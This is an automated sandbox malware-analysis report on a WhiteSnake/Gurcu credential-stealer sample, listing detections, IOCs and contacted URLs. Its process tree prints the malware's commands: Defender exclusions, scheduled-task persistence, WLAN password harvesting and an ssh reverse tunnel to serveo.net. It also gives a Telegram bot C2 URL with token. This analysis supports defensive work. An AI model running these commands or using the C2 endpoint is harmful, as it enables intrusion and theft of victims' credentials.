ID: 1390172
Sample Name:
jqOHOuPMJP.exe
Cookbook: default.jbs
Time: 16:16:06
Date: 10/02/2024
Version: 40.0.0 Tourmaline

Table of Contents


Windows Analysis Report

jqOHOuPMJP.exe


Overview

General Information

Sample name:	jqOHOuPMJP.exerena med because original name is a hash value
Original sample name:	7e9a93c69aec…
Analysis ID:	1390172
MD5:	7e9a93c69aec…
SHA1:	ab0e810472a8…
SHA256:	82e68bb4f5618..
Tags:	exe WhiteSnakeStealer
Infos:	



Detection




Gurcu Stealer, WhiteSnake Stealer

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for subm…
- Sigma detected: Capture Wi-Fi pass…
- Yara detected Gurcu Stealer
- Yara detected Telegram RAT
- Yara detected WhiteSnake Stealer
- Adds a directory exclusion to Windo…
- Disables UAC (registry)
- Found many strings related to Crypt…
- Machine Learning detection for drop…

Classification



Process Tree

- **System is w10x64**
- jqOHOuPMJP.exe (PID: 6780 cmdline: C:\Users\user\Desktop\jqOHOuPMJP.exe MD5: 7E9A93C69AECFC2BBDA9470FBD4556DB)
  - powershell.exe (PID: 1516 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command "Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\jqOHOuPMJP.exe'; Add-MpPreference -ExclusionProcess 'jqOHOuPMJP'; Add-MpPreference -ExclusionPath 'C:\Windows'; Add-MpPreference -ExclusionPath 'C:\Users\user' MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - conhost.exe (PID: 4176 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - WmiPrvSE.exe (PID: 7216 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: 60FF40CFD7FB8FE41EE4FE9AE5FE1C51)
  - vkefq4cv.oil.exe (PID: 7316 cmdline: "C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe" MD5: 869F82DF0992DC2F5155D8F69FD1C9CF)
    - cmd.exe (PID: 7420 cmdline: C:\Windows\System32\cmd.exe" /C chcp 65001 && timeout /t 3 > NUL && schtasks /create /tn "vkefq4cv.oil" /sc MINUTE /tr "C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe" /rl HIGHEST /f && DEL /F /S /Q /A "C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe" &&START "" "C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
      - conhost.exe (PID: 7432 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
      - chcp.com (PID: 7468 cmdline: chcp 65001 MD5: 33395C4732A49065EA72590B14B64F32)
      - timeout.exe (PID: 7484 cmdline: timeout /t 3 MD5: 100065E21CFBBDE57CBA2838921F84D6)
      - schtasks.exe (PID: 7600 cmdline: schtasks /create /tn "vkefq4cv.oil" /sc MINUTE /tr "C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe" /rl HIGHEST /f MD5: 76CD6626DD8834BD4A42E6A565104DC2)
      - vkefq4cv.oil.exe (PID: 7620 cmdline: "C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe" MD5: 869F82DF0992DC2F5155D8F69FD1C9CF)
        - cmd.exe (PID: 7776 cmdline: cmd.exe" /c chcp 65001 && netsh wlan show profiles|findstr /R /C:"[ ]:[ ] MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
          - conhost.exe (PID: 7876 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
          - chcp.com (PID: 7988 cmdline: chcp 65001 MD5: 33395C4732A49065EA72590B14B64F32)
          - netsh.exe (PID: 8008 cmdline: netsh wlan show profiles MD5: 6F1E6DD688818BC3D1391D0CC7D597EB)
          - findstr.exe (PID: 8020 cmdline: findstr /R /C:"[ ]:[ ]" MD5: 804A6AE28E88689E0CF1946A6CB3FEE5)
        - cmd.exe (PID: 8064 cmdline: cmd.exe" /c chcp 65001 && netsh wlan show networks mode=bssid | findstr "SSID BSSID Signal MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
          - conhost.exe (PID: 8080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
          - chcp.com (PID: 8116 cmdline: chcp 65001 MD5: 33395C4732A49065EA72590B14B64F32)
          - netsh.exe (PID: 8148 cmdline: netsh wlan show networks mode=bssid MD5: 6F1E6DD688818BC3D1391D0CC7D597EB)
          - findstr.exe (PID: 8156 cmdline: findstr "SSID BSSID Signal" MD5: 804A6AE28E88689E0CF1946A6CB3FEE5)
        - ssh.exe (PID: 4548 cmdline: "ssh.exe" -o "StrictHostKeyChecking=no" -R 80:127.0.0.1:6787 serveo.net MD5: C05426E6F6DFB30FB78FBA874A2FF7DC)
          - conhost.exe (PID: 2088 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- vkefq4cv.oil.exe (PID: 8072 cmdline: C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe MD5: 869F82DF0992DC2F5155D8F69FD1C9CF)

- cmd.exe (PID: 1196 cmdline: cmd.exe" /c chcp 65001 && netsh wlan show profiles|findstr /R /C:"[ ]:[ ] MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
  - conhost.exe (PID: 7360 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
  - chcp.com (PID: 2084 cmdline: chcp 65001 MD5: 33395C4732A49065EA72590B14B64F32)
  - netsh.exe (PID: 2004 cmdline: netsh wlan show profiles MD5: 6F1E6DD688818BC3D1391D0CC7D597EB)
  - findstr.exe (PID: 6344 cmdline: findstr /R /C:"[ ]:[ ]" MD5: 804A6AE28E88689E0CF1946A6CB3FEE5)
- cmd.exe (PID: 6544 cmdline: cmd.exe" /c chcp 65001 && netsh wlan show networks mode=bssid | findstr "SSID BSSID Signal MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
  - conhost.exe (PID: 1184 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
  - chcp.com (PID: 7384 cmdline: chcp 65001 MD5: 33395C4732A49065EA72590B14B64F32)
  - netsh.exe (PID: 7316 cmdline: netsh wlan show networks mode=bssid MD5: 6F1E6DD688818BC3D1391D0CC7D597EB)
  - findstr.exe (PID: 7500 cmdline: findstr "SSID BSSID Signal" MD5: 804A6AE28E88689E0CF1946A6CB3FEE5)
- ssh.exe (PID: 7440 cmdline: "ssh.exe" -o "StrictHostKeyChecking=no" -R 80:127.0.0.1:6787 serveo.net MD5: C05426E6F6DFB30FB78FBA874A2FF7DC)
  - conhost.exe (PID: 7648 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- WerFault.exe (PID: 1800 cmdline: C:\Windows\system32\WerFault.exe -u -p 8072 -s 1632 MD5: FD27D9F6D02763BDE32511B5DF7FF7A0)

- vkefq4cv.oil.exe (PID: 7712 cmdline: C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe MD5: 869F82DF0992DC2F5155D8F69FD1C9CF)
- vkefq4cv.oil.exe (PID: 125704 cmdline: C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe MD5: 869F82DF0992DC2F5155D8F69FD1C9CF)
- vkefq4cv.oil.exe (PID: 325468 cmdline: C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe MD5: 869F82DF0992DC2F5155D8F69FD1C9CF)
- vkefq4cv.oil.exe (PID: 491576 cmdline: C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe MD5: 869F82DF0992DC2F5155D8F69FD1C9CF)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT


```
{
  "C2 url": "https://api.telegram.org/bot6352251597:AAF6uxZ1z4xhnUTnQP5u36WV5EeOgP0W_YY/sendMessage"
}
```


Threatname: Gurcu Stealer


```
{
  "Exfil Mode": "Telegram",
  "Telegram URL": "https://api.telegram.org/bot6352251597:AAF6uxZ1z4xhnUTnQP5u36WV5EeOgP0W_YY/sendMessage?chat_id=5169773349"
}
```


Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000002D.00000002.3553295709.00000167D1889000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_GurcuStealer	Yara detected Gurcu Stealer	Joe Security	
0000002C.00000002.2953825020.000001EC01AD9000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_GurcuStealer	Yara detected Gurcu Stealer	Joe Security	
00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_GurcuStealer	Yara detected Gurcu Stealer	Joe Security	
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
0.2.jqOHOuPMJP.exe.3e4a9f8.0.raw.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	

Sigma Signatures

System Summary

Sigma detected: Invoke-Obfuscation CLIP+ Launcher

Sigma detected: Invoke-Obfuscation VAR+ Launcher

Sigma detected: Powershell Base64 Encoded MpPreference Cmdlet

Sigma detected: Communication To Uncommon Destination Ports

Sigma detected: Port Forwarding Activity Via SSH.EXE

Sigma detected: Powershell Defender Exclusion

Sigma detected: Suspicious Schtasks From Env Var Folder

Sigma detected: Non Interactive PowerShell Process Spawned

Stealing of Sensitive Information

Sigma detected: Capture Wi-Fi password

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Sample uses string decryption to hide its real strings

Networking

Uses the Telegram API (likely for C&C communication)

Yara detected Generic Downloader

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Adds a directory exclusion to Windows Defender

Lowering of HIPS / PFW / Operating System Security Settings

Disables UAC (registry)

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information

Yara detected Gurcu Stealer

Yara detected Telegram RAT

Yara detected WhiteSnake Stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal WLAN passwords

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file / registry access)

Remote Access Functionality

Yara detected Gurcu Stealer

Yara detected Telegram RAT


Yara detected WhiteSnake Stealer

Mitre Att&ck Matrix

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	Valid Accounts	2 2 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	3 1 Disable or Modify Tools	1 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Web Service	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	1 Command and Scripting Interpreter	1 Scheduled Task/Job	1 1 Process Injection	2 Obfuscated Files or Information	1 Credentials in Registry	2 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	1 Ingress Tool Transfer	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	1 Scheduled Task/Job	1 Timestomp	Security Account Manager	2 4 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	2 1 Encrypted Channel	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 DLL Side-Loading	NTDS	1 Process Discovery	Distributed Component Object Model	1 Clipboard Data	1 Non-Standard Port	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 6 1 Virtualization/Sandbox Evasion	SSH	Keylogging	2 Non-Application Layer Protocol	Scheduled Transfer	Data Encrypted for Impact

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 6 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	3 Application Layer Protocol	Data Transfer Size Limits	Service Stop
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	1 1 Process Injection	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
jqOHOuPMJP.exe	13%	ReversingLabs		
jqOHOuPMJP.exe	24%	Virustotal		Browse
jqOHOuPMJP.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
serveo.net	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	100%	URL Reputation	malware	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://www.microsoft.co(=	0%	Avira URL Cloud	safe	
http://https://e2111f95f52ba8be6b2d3394e38b1722.se	0%	Avira URL Cloud	safe	
http://crl.v	0%	URL Reputation	safe	
http://193.142.58.127:80	0%	Avira URL Cloud	safe	
http://23.224.102.6:8001	0%	Avira URL Cloud	safe	
http://216.250.190.139:80	100%	Avira URL Cloud	malware	
http://185.119.118.59:8080	0%	Avira URL Cloud	safe	
http://216.250.190.139:80	8%	Virustotal		Browse
http://193.142.58.127:80	7%	Virustotal		Browse
http://185.119.118.59:8080/get/s9VbfeJdTs/hkLYW_user	0%	Avira URL Cloud	safe	
http://185.119.118.59:8080	1%	Virustotal		Browse
http://185.119.118.59:80802	0%	Avira URL Cloud	safe	
http://107.161.20.142:8080	0%	Avira URL Cloud	safe	
http://107.161.20.142:8080	3%	Virustotal		Browse
http://127.0.0.1:18772/handleOpenWSR?r=http://185.119.118.59:8080/get/s9VbfeJdTs/hkLYW_user	0%	Avira URL Cloud	safe	
http://https://13.231.21.109:443	0%	Avira URL Cloud	safe	
http://https://192.99.196.191:443	100%	Avira URL Cloud	malware	
http://185.119.118.59:80802	1%	Virustotal		Browse
http://https://e483612b93e055308d0c85f365c474ee.serveo.net/	0%	Avira URL Cloud	safe	
http://66.42.56.128:80	100%	Avira URL Cloud	malware	
http://https://64.227.21.98:443	0%	Avira URL Cloud	safe	
http://23.224.102.6:8001	1%	Virustotal		Browse
http://185.119.118.59:8080/get	0%	Avira URL Cloud	safe	
http://https://13.231.21.109:443	0%	Virustotal		Browse
http://185.119.118.59:8080/s9VbfeJdTs/hkLYW_user	0%	Avira URL Cloud	safe	
http://129.151.109.160:8080	0%	Avira URL Cloud	safe	
http://66.42.56.128:80	9%	Virustotal		Browse
http://127.0.0.1:6787/	0%	Avira URL Cloud	safe	
http://82.147.85	0%	Avira URL Cloud	safe	
http://82.147.85.194/byte/@jokerbot880901.txt	100%	Avira URL Cloud	malware	
http://129.151.109.160:8080	3%	Virustotal		Browse
http://23.248.176.37:180	0%	Avira URL Cloud	safe	
http://https://64.227.21.98:443	0%	Virustotal		Browse
http://185.119.118.59:8080/hkLYW_user%40468325_report.wsr	0%	Avira URL Cloud	safe	
http://82.147.85	0%	Virustotal		Browse
http://185.119.118.59	0%	Avira URL Cloud	safe	
http://127.0.0.1:	0%	Avira URL Cloud	safe	
http://45.61.136.52:80	0%	Avira URL Cloud	safe	
http://e2111f95f52ba8be6b2d3394e38b1722.serveo.net:6787//e2111f95f52ba8be6b2d3394e38b1722.serveo.net	0%	Avira URL Cloud	safe	
http://185.119.118.59:8080/get	1%	Virustotal		Browse
http://23.248.176.37:180	1%	Virustotal		Browse
http://185.119.118.59:8080/hkLYW_user	0%	Avira URL Cloud	safe	
http://45.61.136.13:80	0%	Avira URL Cloud	safe	
http://45.61.136.52:80	0%	Virustotal		Browse
http://154.26.128.6:80	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://212.6.44.53:8080	0%	Avira URL Cloud	safe	
http://185.217.98.121:80	100%	Avira URL Cloud	malware	
http://https://44.228.161.50:443	100%	Avira URL Cloud	malware	
http://212.6.44.53:8080	1%	Virustotal		Browse
http://104.248.208.221:80	0%	Avira URL Cloud	safe	
http://https://164.90.185.9:443	100%	Avira URL Cloud	malware	
http://https://44.228.161.50:443	2%	Virustotal		Browse
http://185.119.118.59	0%	Virustotal		Browse
http://104.248.208.221:80	1%	Virustotal		Browse
http://154.26.128.6:80	0%	Virustotal		Browse
http://18.228.80.130:80	100%	Avira URL Cloud	malware	
http://185.217.98.121:80	15%	Virustotal		Browse
http://185.217.98.121:8080	100%	Avira URL Cloud	malware	
http://193.142.58.127:80Pk	0%	Avira URL Cloud	safe	
http://https://164.90.185.9:443	9%	Virustotal		Browse
http://https://e2111f95f52ba8be6b2d3394e38b1722.serveo.net	0%	Avira URL Cloud	safe	
http://https://e483612b93e055308d0c85f365c474ee.serveo.net	0%	Avira URL Cloud	safe	
http://45.61.136.13:80	2%	Virustotal		Browse
http://144.126.132.141:8080	0%	Avira URL Cloud	safe	
http://pesterbdd.com/i?	100%	Avira URL Cloud	malware	
http://https://18.178.28.151:443	0%	Avira URL Cloud	safe	
http://82.147.85.194/byte/	100%	Avira URL Cloud	malware	
http://18.228.80.130:80	11%	Virustotal		Browse
http://127.0.0.1:6787/ing=no	0%	Avira URL Cloud	safe	
http://149.88.44.159:80	0%	Avira URL Cloud	safe	
http://82.147.85.194	0%	Avira URL Cloud	safe	
http://https://192.99.196.191:443	4%	Virustotal		Browse
http://185.217.98.121:8080	11%	Virustotal		Browse
http://https://e2111f95f52ba8be6b2d3394e38b1722.serveo.net/	0%	Avira URL Cloud	safe	
http://https://185.217.98.121:443	100%	Avira URL Cloud	malware	
http://116.202.101.219:8080	100%	Avira URL Cloud	malware	
http://https://api.tele	0%	Avira URL Cloud	safe	
http://127.0.0.1:18772/handleOpenWSR?r=	0%	Avira URL Cloud	safe	
http://206.189.109.146:80	100%	Avira URL Cloud	malware	
http://185.119.118.59:8080/%68%6B%4C%59%57%5F%6A%6F%6E%65%73%40%34%36%38%33%32%35%5F%72%65%70%6F%72%	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
serveo.net	138.68.79.95	true	false	• 8%, Virustotal, Browse	unknown
ip-api.com	208.95.112.1	true	false		high
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot6352251597:AAF6uxZ1z4xhnUTnQP5u36WV5EeOgP0W_YY/sendMessage?chat_id=5169773349&text=%23Default%20%23Heartbeat%20received%20from%20beacon%0A%0A%3Cb%3EOS%3A%3C%2Fb%3E%20%3Ci%3EMicrosoft%20Windows%20NT%206.2.9200.0%3C%2Fi%3E%0A%3Cb%3ECountry%3A%3C%2Fb%3E%20%3Ci%3EUnited%20States%3C%2Fi%3E%0A%3Cb%3EUsername%3A%3C%2Fb%3E%20%3Ci%3Euser%3C%2Fi%3E%0A%3Cb%3ECompname%3A%3C%2Fb%3E%20%3Ci%3E468325%3C%2Fi%3E%0A%0A%3Cb%3EServing%20on%3A%3C%2Fb%3E%20%3Ci%3Ehttps%3A%2F%2Fe2111f95f52ba8be6b2d3394e38b1722.serveo.net%3C%2Fi%3E%0A%0A&parse_mode=HTML	false		high

Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot6352251597:AAF6uxZ1z4xhnUTnQP5u36WV5EeOgP0W_YY/sendMessage?chat_id=5169773349&text=%23Default%20%23Heartbeat%20received%20from%20beacon%0A%0A%3Cb%3EOS%3A%3C%2Fb%3E%20%3Ci%3EMicrosoft%20Windows%20NT%206.2.9200.0%3C%2Fi%3E%0A%3Cb%3ECountry%3A%3C%2Fb%3E%20%3Ci%3EUnited%20States%3C%2Fi%3E%0A%3Cb%3EUsername%3A%3C%2Fb%3E%20%3Ci%3Euser%3C%2Fi%3E%0A%3Cb%3ECompname%3A%3C%2Fb%3E%20%3Ci%3E468325%3C%2Fi%3E%0A%0A%3Cb%3EServing%20on%3A%3C%2Fb%3E%20%3Ci%3Ehttps%3A%2F%2Fe483612b93e055308d0c85f365c474ee.serveo.net%3C%2Fi%3E%0A%0A&parse_mode=HTML	false		high
http://ip-api.com/line?fields=query,country	false		high
http://82.147.85.194/byte/@jokerbot880901.txt	false	• Avira URL Cloud: malware	unknown
http://https://api.telegram.org/bot6352251597:AAF6uxZ1z4xhnUTnQP5u36WV5EeOgP0W_YY/sendMessage?chat_id=5169773349&text=%23Default%20%20%23Beacon%0A%0A%3Cb%3EOS%3A%3C%2Fb%3E%20%3Ci%3EMicrosoft%20Windows%20NT%206.2.9200.0%3C%2Fi%3E%0A%3Cb%3ECountry%3A%3C%2Fb%3E%20%3Ci%3EUnited%20States%3C%2Fi%3E%0A%3Cb%3EUsername%3A%3C%2Fb%3E%20%3Ci%3Euser%3C%2Fi%3E%0A%3Cb%3ECompname%3A%3C%2Fb%3E%20%3Ci%3E468325%3C%2Fi%3E%0A%0A%3Cb%3EReport%20size%3A%3C%2Fb%3E%200.16Mb%0A&reply_markup=%7B%22inline_keyboard%22%3A%5B%5B%7B%22text%22%3A%22Download%22%2C%22url%22%3A%22http%3A%2F%2F185.119.118.59%3A8080%2Fget%2Fs9VbfeJdTs%2FhkLYW_user%40468325_report.wsr%22%7D%2C%7B%22text%22%3A%22Open%22%2C%22url%22%3A%22http%3A%2F%2F127.0.0.1%3A18772%2FhandleOpenWSR%3Fr%3Dhttp%3A%2F%2F185.119.118.59%3A8080%2Fget%2Fs9VbfeJdTs%2FhkLYW_user%40468325_report.wsr%22%7D%5D%5D%7D&parse_mode=HTML	false		high
